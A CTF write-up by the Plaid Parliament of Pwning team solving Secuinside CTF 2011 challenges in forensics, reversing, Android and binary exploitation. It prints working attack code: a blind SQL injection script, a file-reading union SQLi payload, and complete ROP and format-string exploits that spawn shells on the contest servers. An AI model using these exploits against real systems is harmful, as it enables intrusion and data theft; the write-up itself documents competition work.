SECUINSIDE CTF 2011 Write-up

Plaid Parliament of Pwning - Security Research Group at CMU

October 15, 2011

0 Introduction

This is a write-up for Secuinside CTF 2011 from **Plaid Parliament of Pwning** (PPP), Carnegie Mellon University's Security Research Group. This write-up describes walk-throughs for all the challenges that we have completed during the competition. This report file will also be available at `http://ppp.cylab.cmu.edu`.

1 Problem 1

We are given a Windows executable file which displays a strange clock. Upon opening it in IDA and finding the paint window code, we notice that it is calling `GetLocalTime` and checking if hour is equal to 4 and minutes is equal to 44. If the check succeeds, the program allocates some memory, copies and xors some bytes into that memory, then overwrites it with zeroes and frees it. Using a debugger, we break right after the xor loop and dump the xor'd memory using a hex editor. We notice that this is a `.zip` file.

Examining the `.zip` file, we notice it contains a folder named "prezi". This is the name of a presentation making software, so perhaps their files are stored in `.zip` format. While we download Prezi, we examine the `content.xml` file inside the zip. We notice there is a message "Hello?", as well as some other letters with random locations.


Opening up the file in Prezi we look around a bit. We find that inside the "e" character there is the message "passwd / D0 Y0U KNOW EZ2DJ??". Zooming in even closer, we see to the right of passwd is the string ": Are Y0U Trust UFO?".

2 Problem 2

We were given an apk file. As usual, we uncompress the file, extract dex, which convert to jar file, using `dex2jar`. Then using java decompiler, we can easily see that there is a set of coordinates in `onResume` function: [35.018119800000001, 128.79031370000001]

```java
public void onResume()
{
  super.onResume();
  LocationManager localLocationManager = this.mLocMan;
  PendingIntent localPendingIntent = this.mPending;
  localLocationManager.addProximityAlert(35.018119800000001D, 128.79031370000001D, 500.0F, 65535L, localPendingIntent);
  boolean bool1 = this.mLocation.enableMyLocation();
  boolean bool2 = this.mLocation.enableCompass();
}
```

We search the coordinates on Google Earth, and find the name of the place – which is the flag.



Flag: Geoga Bridge


3 Problem 3

In this problem we are given a disk image and asked to use it to find the location of a meeting. Apart from four innocuous looking images there is only deleted data on the disk, in the form of temporary internet files. We see many images, but none appear to be outside of what would normally produced by browsing the web.

Apart from lots of websites about clouds, all we see are some Korean Google Docs pages, which look quite interesting.

The name of the doc translates to "Regular Meeting", according to Google translate, which makes us think we're on the right track. Sadly, this document requires special permissions which do not have. However, looking at the files more closely, we find that in the file called `edit[1].htm` there is a link to `lh3.googleusercontent.com/HnoaM-VdW1HxwS4bwOzsvXAXQkkDwz8NjPiY1KafY_`

`F5QPCgO79LXlLK4KC8NbiLaKVSKsd03QrW7MAZmTeuM3MmCcS70KDNRj2EqM16OH7T5aK2Qtc`, which gives us a picture of a map with a special location highlighted.



Flag: Gyeongbokgung

4 Problem 4

In this problem, we are given a link to the website called DongPoSa. There was a bulletin board that people tried to XSS on, but we quickly figured we have to use SQL injection.

We first looked at http://114.201.226.217:5454/board/list.html?mode=read&read_uno=SQLI. It looked promising, but we later figured out that it replaces some of the SQL queries such as *union* and *select*. We could get around it by giving it something like *uunionnunioniunionounionn*, but it still removed some characters like 'u'.

So, we found a different kind of SQL injection on edit/modify page, which didn't filter these keywords. Once we confirmed that it's trivial SQL injection, we used a SQL injection tool to dump the database, but we couldn't find a key anywhere. So, we checked the FILE permission next. It turned out that we could potentially read files from the system. We proceeded to read some interesting files in C:
and htdocs directory. Then, we finally decided to look at the access log for the apache server.

In the first few lines of the log, we could find the access to the key file. And when we browsed to that url, we could find the key.
Flag: webvuln3r4bility

5 Problem 5

In this problem we are given a zipped disk image. Opening the disk up in `Autopsy`, we see a lot of suspicious files. There are packet captures as well as numerous files relating to the steganography program Invisible Secrets. Luckily the packet captures all appear to be captures available from the internet, and it appears nothing was hidden using Invisible Secrets.

Looking more closely, however, we notice there is a deleted file. Not only that, but the deleted file is a packet capture saved as `C:/Windows NT/Pinball/map.pcap.bak`. Opening this up in Wireshark, we see a suspicious file transfer starting at packet 538. Following this stream, we are able to recover a Windows executable file.

Running this file we see it prompts us for a password, so we attach to it with IDA (other debuggers activate its anti-debugging protections). If we look through the memory a bit, we can see the string `1378d0b436198504fa70de9328252a82d929d930d9a703c2569b4488d0cad35c`, which looks an awful lot like a password. Sure enough, entering this causes the program to output two image files, `ori.jpg` and `chg.jpg`

Looking at the difference between the two images using Gimp, we see that there was a label on an island removed in one of these images. After some squinting and checking online, we realize this island is Dokdo. It seems reasonable that this may be where the treasure is hidden, but what could the treasure actually be? After much googling and reading the Wikipedia article for Dokdo, we are desperate enough to try just about anything. We learn that Dokdo has valuable methane clathrates as a natural resource, perhaps this is the "underground treasure". After trying a few different wordings, we find that this is indeed the treasure.
Flag: Methane Hydrates

6 Problem 6

We were given a website that implemented some sort of one time password scheme. However, requesting passwords for certain accounts was limited to certain IPs (and there was a button that allowed you to be reminded of which IPs were allowed for a user).

The form for getting IP reminders contained an SQL-injectable field `idx`. Based on whether the site returns the allowed IPs or an error message, we were able to tell whether some SQL stuff evaluated to true or not.

At this point, we wrote a script to perform blind SQL injection to dump out admin's password (we were able to guess and check the correct column names by hand). Dumping the password was a little challenging because the OTP seemed to be changed in the DB every time somebody requested a new password for admin. The site also had some built-in rate limiting, which is why we randomly request a new session halfway through. This combined with binary search allowed us to dump the password decently efficiently, but not quite fast enough.

We ended up having more luck running this from a machine in Korea, and after a few tries, we were able to get a successful admin login, which gave us the key.

```
#!/usr/bin/python
import re
import string
import urllib
import urllib2
import cookielib

URL = 'http://114.201.226.211/nesk_333ce5a8a8f9f8e665dbd6bdd7fa8a9c/login.php'
payload = '0 or (password rlike %s) limit 1'
search = string.ascii_letters + string.digits + string.punctuation

def make(s):
    return '0x' + s.encode('hex')

def oracle(cookies, values):
    data = urllib.urlencode(values)
    req = urllib2.Request(URL, data)
    cookies.add_cookie_header(req)
    resp = urllib2.urlopen(req)
    return resp.read()

def getcookie():
    req = urllib2.Request(URL)
    resp = urllib2.urlopen(req)
    cookies = cookielib.CookieJar()
    cookies.extract_cookies(resp, req)

    values = { 'id': 'admin', 'submit': 'Request Password' }
    oracle(cookies, values)

    return cookies

c = getcookie()
print c
def binsearch(space, s):
    if len(space) == 1:
        print 'GOT:', space
        return space

    p = len(space) / 2
    left = space[:p]
    right = space[p:]

    values = {'id': 'admin'}
    values['idx'] = payload % make('^' + re.escape(s) + '[' + re.escape(left) +
        ']')
```

```
    if '127.0.0.1' in oracle(c, values):
        return binsearch(left, s)
    else:
        return binsearch(right, s)

values = {
    'id': 'admin',
    'submit': 'Request Password',
}

oracle(c, values)

s = ''
while len(s) < 10:
    s += binsearch(search, s)
    print 'So far:', s
    if len(s) == 5:
        c = getcookie()

print s

values = {
    'id': 'admin',
    'password': s,
    'submit': 'Login',
}

print oracle(c, values)
print oracle(c, {})
```

7 Problem 7

We get an Android app called `WonderfulWidget.apk`. Before even running it, we first uncompressed the apk and used `dex2jar` to convert dex file to a jar file. Once we have the classes, we could then use the java decompiler to figure what was going on in the program easily.

One thing that popped up to us was an ASCII array in `Utils.class`.


```
Utils.class

package com.fk.WonderfulWidget;

import android.content.Context;

public class Utils
{
  public static String decode(int[] paramArrayOfInt, String paramString)
  {
    String str = paramString;
    int i = paramString.getBytes().length;
    byte[] arrayOfByte1 = new byte[i];
    byte[] arrayOfByte2 = str.getBytes();
    byte[] arrayOfByte3 = { 107, 101, 121, 105, 115, 97, 110, 100, 114, 111, 105, 100, 114, 101, 118, 101, 114, 115, 105, 110, 103 };
    int j = 0;
    if (j >= 13)
      return new String(arrayOfByte2);
    int k = 0;
    while (true)
    {
      if (k >= i)
      {
        j += 1;
        break;
      }
      int m = arrayOfByte2[k];
      int n = paramArrayOfInt[j] * j;
      int i1 = (byte)(m ^ n);
      arrayOfByte2[k] = i1;
      k += 1;
    }
  }
```

When we converted the array to the string, we got the string that contains the flag: *keyisan-droidreversing*.
Flag: androidreversing

8 Problem 8

In this problem we are given a powerpoint document, `FindTheAnswer.ppt`. Examining it shows nothing out of the ordinary, so we extract the files inside it using 7zip, which understands the OLE format. We see that the `Pictures` section is rather large, and carving it produces some interesting results, a series of pictures of individual letters which spell out "congratul?i??s" followed by some more letters. This looks like there was another slide embedded in the document which contained these images, but it was somehow corrupted.

After many failed hours trying to find an available program to recover the deleted or corrupt slide, we give up and look at things manually. Opening up the `PowerPoint Document` file (also extracted by 7zip) with a hex editor, we see this file contains all the actual slide data for the powerpoint. So, if we can figure out how this slide data works, we can get the key! After a couple hours reading through http://msdn.microsoft.com/en-us/library/cc313106%28v=office.12%29.aspx, and looking at the file with a hex editor, we get the following information: the pictures seem to be contained in OfficeArtSpContainers, and the ones relevant to our missing images all have size 0x44, presumably due to all the images being almost identical.



We get a simple program which lets us grep for hexadecimal strings from the command line, and search for the header information for each of the OfficeArtSpContainers. Looking at the information in each block, we see one byte which changes amongst all the others, which looks quite suspicious. We write some quick bash to pull out just the changing byte


```
$ for i in `./a.out 0f0004f044000000b2040a PowerPoint\ Document | perl -p -e 's/.*([0-9a-f]{8})/hex(qq(0x).$1)+1/eg' `; do  tail -c +$i PowerPoint\ Document | head -c 76 | tail -c 20 | head -c 1; done;

congratulationskeepgoingtheaswerisntheaswerisnthejourneyistherewadr
```

9 Problem 9

We download a file named `TARDMP.img`. Examining this with a hex editor and after carving some files out of it, we notice that there are a few Hangul Word documents inside. Further, we see that the preview of the document for one of these files is very suspicious.

With this in mind, we work harder to reconstruct this specific document in the file. We notice that we are missing the second half of the document. Since HWP files are just a CFBF container, we use the CFBF spec to determine that one the missing files, BIN001.BMP, has a size of 0x126F. Since CFBF is based on 512-bytes sectors, and sectors are only allocated to one file, the missing portion of the file must have a region of approximately 401 NULL bytes. Searching `TARDMP.img`, there is no string of exactly 401 NULL bytes, but there are two strings of exactly 402 bytes. The first match also end at a 512-byte boundary, and is likely our missing section. Append this section to the section extracted from the end of the dump, and we now have a valid HWP file.

Once we load the HWP file in a HWP viewer, we can finally see the key:



Flag: 10a34637ad661d98ba3344717656fcc76209c2f8

10 Problem 10

We were given a windows binary called `whatthetetris.exe`. As the name suggests, it was a tetris game. However, the game is configured such that we will never get a chance to win.

At first, we thought we have to modify the binary to let us win the game in order to get the flag, so we wasted a lot of time reverse engineering the program. The challenge was much simpler

than we thought: Just dump the network packets! The flag was sent to us as a part of data in the network traffic.
Flag: StolenByteIsProblemBank...VeryTried...T^T

11 Problem 11

We were given SSH credentials to a machine with a setgid binary on it. The binary required that `argc = 0`, then `strcpy`ed `argv[3]` onto the stack. Thus, we could overflow a stack buffer using a string in `envp[3]`.

We did not notice that the machine did not support NX, so we tried to make a ROP exploit. However, since almost all code addresses contain a null byte in them, we could only use one gadget, and we had a hard time finding code that loaded legal values into all of the registers for an `exec*` call.

After spending a while without finding any useful gadgets, we looked elsewhere, and ended up finding a neat trick where we could do a ret slide without any null bytes in it.

In 64-bit Linux, there is a vsyscall page mapped at `0xffffffffff600000` which is to implement system calls which do require entering leaving userspace. What's important to us is that this page is executable and contains addresses without null bytes. Using ret and pop/ret gadgets in this page, we were able to perform a ret slide into a ROP payload on the stack (which we can put there using the environent).

The full exploit looked like this:

```c
#include <unistd.h>
int main(int argc, char **argv) {
    char *args[] = { "./chal1", NULL, };
    char *env[] = {
        "AAAAAAA",
        "AAAAAAA",
        "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"

        "\x2a\x01\x60\xff\xff\xff\xff\xff" /* This line repeated 123 times */

        "\x3c\x04\x60\xff\xff\xff\xff\xff"
        "","","","","","","","",

        "\xc9\xdf\xea\xec\x35","","",
        "\xd5\x8c\xf5\xec\x35","","",
        "\xba\xda\xee\xec\x35","","",
        "","","","","","","","",
        "\x90\xe1\xea\xec\x35","","",

        NULL
    };

    execve(args[0], &args[1], env);
    return 1;
}
```

Once we got a shell with the chal2 user, we found that there was a second stage, and the key file only contained a password to a second user on the system. This time, there was a very similar setgid binary with a format string vulnerability instead. There was a conveniently placed exit call after the `printf`, so we could control execution by overwriting the GOT entry for exit.

In order to setup our arguments correctly, we actually ended up doing two GOT overwrites. The first one overwrote the GOT entry for `__libc_start_main` to some code that calls `execve`, and the second overwrote the GOT entry for `exit` to an address in `_start` which sets up some registers and calls `__libc_start_main`.

Finally, we had to deal with he stack randomization. It turns out that the gap between the program's initial stack pointer and the memory where the environmental variables are stored isn't very well randomized. As a result, we were able to spray the GOT entry addresses on the stack and get the our `%hn`s to hit them pretty often.

The final exploit looked like this:

```c
int main(int argc, char **argv) {
    char *args[] = { "./chal2", NULL, };
    char *env[] = {
        "AAAAAAA",
        "BBBBBBB",
        "CCCCCCC",
        "%01061x%2240$hn%64539x%2241$hn%65472x%2242$hn%2243$hn"
        "%57614x%2244$hn%03036x%2245$hn%04939x%2246$hn%65483x%2247$hn",

        /* fix up alignment */
        "\xe0\x08\x60","","","","",
        "\xe2\x08\x60","","","","",
        "\xe4\x08\x60","","","","",
        "\xe6\x08\x60","","","","",

        /* Targets for %hn */
        "\xd8\x08\x60","","","","",
        "\xda\x08\x60","","","","",
        "\xdc\x08\x60","","","","",
        "\xde\x08\x60","","","","",

        "\xe0\x08\x60","","","","",
        "\xe2\x08\x60","","","","",
        "\xe4\x08\x60","","","","",
        "\xe6\x08\x60","","","","",

        /* The above two blocks repeated 49 more times */

        /* fix up alignment */
        "\xd8\x08\x60","","","","",
        "\xda\x08\x60","","","","",

        NULL
    };
    execve(args[0], &args[1], env);
    return 1;
}
```

After this second stage, we finally got the key.

12 Problem 12

We were given a binary for a network service which just reads in a command and then sends an error as the response. The input is allowed to be up to 0x1000 bytes large, but it is read into a buffer that's only 0x400 bytes long, so this is vulnerable to a buffer overflow.

Since this program allowed null bytes and used the same libc as problem 11, it was a pretty straightforward ROP exploit. The full exploit is shown below:

```
#!/usr/bin/python
import sys
import time
import struct
import socket
import telnetlib

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('114.201.226.214', 8285))

payload = 'A' * 0x408

pop_rdi_ret = struct.pack('P', 0x35eceadfc6+3)
pop_rdxrsi_ret = struct.pack('P', 0x35eceedab9)
pop_rcx_ret = struct.pack('P', 0x35ecebf862+1)

payload += pop_rdi_ret
payload += struct.pack('P', 0x4) # fd
payload += pop_rdxrsi_ret
payload += struct.pack('P', 0) # blah
payload += struct.pack('P', 2) # fd
payload += struct.pack('P', 0x35eced3c50) # dup2

payload += pop_rdi_ret
payload += struct.pack('P', 0x4) # fd
payload += pop_rdxrsi_ret
payload += struct.pack('P', 0) # blah
payload += struct.pack('P', 1) # fd
payload += struct.pack('P', 0x35eced3c50) # dup2

payload += pop_rdi_ret
payload += struct.pack('P', 0x4) # fd
payload += pop_rdxrsi_ret
payload += struct.pack('P', 0) # blah
payload += struct.pack('P', 0) # fd
payload += struct.pack('P', 0x35eced3c50) # dup2

payload += pop_rdi_ret
payload += struct.pack('P', 0x35ecf58cd0) # /bin/sh
payload += pop_rdxrsi_ret
payload += struct.pack('P', 0) # blah
payload += struct.pack('P', 0) # blah
payload += struct.pack('P', 0x35eceae350) # execl

raw_input()

s.send(payload + '\n')
```

```
t = telnetlib.Telnet()
t.sock = s
t.interact()
```

13 Problem 13

Although `file` claims that the `ohhohooho` file is a `Dyalog APL version 204 .221` file, manual inspection shows it contains some ar archives. Carving out the archives with `foremost`, we see one of them contains a file called `JailbreakCheck.o`.

Opening this ARM shared object file up in IDA, we see that it creates a URL. Static analysis combined with guessing and checking different urls leads us to http://114.201.226.219:6969/view.jsp. The code sends some POST data as well, but we ignore that for now. Poking around on this website, we see we get a cookie with `id=EDgsQtCSkSaNFviXm84Rp9023HTyzqBJLjHmsnPC34jeTsA3PZeKMQwowhackerchar!wowhackerchar!`, however on the main page it is suggested we replace `wowhackerchar!` with an equals sign, which then makes the base64 decode without error. . . to garbage.

While the main page has an active link to a turtles page (at view.jsp?id=1), there is text below it called "pretty girls" which looks like it is supposed to be a link. Trying the obvious, we change id from 1 to 2, and bingo, pictures of pretty girls! Also, there is a link to a file called `k2` which is labeled key, that sounds like something we want! This file is another ARM binary, so we again open it in IDA. This file turns out to be some disgusting jni file, but we can mostly ignore that part, there are 3 relevant functions which print out the strings "B@dd", "87", and "b2".

```
EXPORT Java_com_example_hellojni_HelloJni_stringFromJNI1
Java_com_example_hellojni_HelloJni_stringFromJNI1

var_10= -0x10
var_C= -0xC

PUSH    {LR}
SUB     SP, SP, #0xC
STR     R0, [SP,#0x10+var_C]
STR     R1, [SP,#0x10+var_10]
LDR     R3, [SP,#0x10+var_C]
LDR     R2, [R3]
MOVS    R3, 0x29C
LDR     R2, [R2,R3]
LDR     R1, [SP,#0x10+var_C]
LDR     R3, =(aBDd - 0xCCE)
ADD     R3, PC          ; "B@dd"
MOVS    R0, R1
```

After a lot of trying random things, we eventually try to decode the id key of the cookie using the the strings from the `k2` file. Using the online interface at http://www.tools4noobs.com/online_tools/decrypt/, we type in the base64 and use the key "B@dd87b2". Setting the tool to DES in ECB mode (which we guess after CBC mode produces one valid looking block and then some garbage), we get the string "wowhackerharuhackingcontestsosleepy".

14 Problem 14

We were given a binary for a network service that was some sort of numbers game. It first asks you for your name using read, which meant that we could load null bytes onto the stack.

We found out that you could always win the game by just just sending 31 1s. After winning, the program would then `printf` your name and call `exit`.

We went into this problem assuming that it had the same libc as in problem 11 (and this turned out to be the case). We decided to send a format string exploit followed by a ROP payload as our name. We would then overwrite the GOT entry for `exit` with the address of a `add $0x38,%rsp; ret` gadget, which would return into the ROP.

The resulting exploit looked like this:

```
#!/usr/bin/python
import struct
import socket
import telnetlib

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('114.201.226.214', 6969))

pop_rdi_ret = struct.pack('P', 0x35eceadfc6+3)
pop_rdxrsi_ret = struct.pack('P', 0x35eceedab9)
pop_rcx_ret = struct.pack('P', 0x35ecebf862+1)

payload = '%6260x%10$hnAAAA\x38\x1f\x60\x00\x00\x00\x00\x00'

payload += struct.pack('P', 0)
payload += pop_rdi_ret
payload += struct.pack('P', 0x4) # fd
payload += pop_rdxrsi_ret
payload += struct.pack('P', 0) # blah
payload += struct.pack('P', 2) # fd
payload += struct.pack('P', 0x35eced3c50) # dup2

payload += pop_rdi_ret
payload += struct.pack('P', 0x4) # fd
payload += pop_rdxrsi_ret
payload += struct.pack('P', 0) # blah
payload += struct.pack('P', 1) # fd
payload += struct.pack('P', 0x35eced3c50) # dup2

payload += pop_rdi_ret
payload += struct.pack('P', 0x4) # fd
payload += pop_rdxrsi_ret
payload += struct.pack('P', 0) # blah
payload += struct.pack('P', 0) # fd
payload += struct.pack('P', 0x35eced3c50) # dup2

payload += pop_rdi_ret
payload += struct.pack('P', 0x35ecf58cd0) # /bin/sh
payload += pop_rdxrsi_ret
payload += struct.pack('P', 0) # blah
payload += struct.pack('P', 0) # blah
payload += struct.pack('P', 0x35eceae350) # execl
```

```

s.send(payload + '\n')

for i in xrange(31):
    print s.recv(256).strip()
    s.send('1\n')

t = telnetlib.Telnet()
t.sock = s
t.interact()
```

This gave us a shell on the machine, which allowed us to read the key.

15 Problem 15

We are given `j2nh5xslbhsnxlnt.onion` which is the name of a tor hidden service. Some of us installed tor, some of us just used tor2web.org to access it. Once we load up the webpage, we notice that it is a very simple web app. It has a login form and a link to a "forgot id" form. Also, the title of the page is "What is my IP", so we need to find the real IP of the server running the web server.

The "forgot id" form allows very simple sqli through, but the output is basically truncated to three characters (the rest are masked out). We use basic union sqli to make sure we have file privileges, and then try to read `/etc/fedora-release`. This confirmed that the server was running fedora (just like the other servers).

At this point, we can read `/etc/sysconfig/network-scripts/ifcfg-eth*` to get the IP of the machine. `ifcfg-eth0` didn't return any information, but `ifcfg-eth1` does. Now just read through the file 3 bytes at a time:

```
find_email= ' union select mid((select load_file('/etc/sysconfig/network-scripts/
    ifcfg-eth1')),1,4),0x6161616161,1 #
```

We find that the IP is 59.26.120.223.

Flag: 59.26.120.223

16 Problem 16

We didn't solve this problem, but here's what we found out about it.

In the function which reads your name after you've won, the length of the name that is copied is determined from an unintialized stack variable, which it is possible to control using the comment that you are prompted for before.

The name is read into a `alloca`ed buffer. However, the stack is re-incremented right before a `memcpy` call, and if the `alloca`ed buffer is too large, the resolving of the `memcpy` symbol (since this is the first call to `memcpy` in the program) clobbers the buffer with things that contain null bytes. We were able to write an exploit that worked with `LD_BIND_NOW` enabled, but this wasn't enabled on the service.

There is connectback shellcode built into the binary itself, and the `memcpy` above overwrites the IP address that the shellcode connects to.

Afterwards, there is format string vulnerability (`printf` is called on the `alloca`ed buffer), which could potentially be used to point `eip` at the shellcode.

17 Acknowledgement

As always we thank Professor David Brumley for the guidance and the support.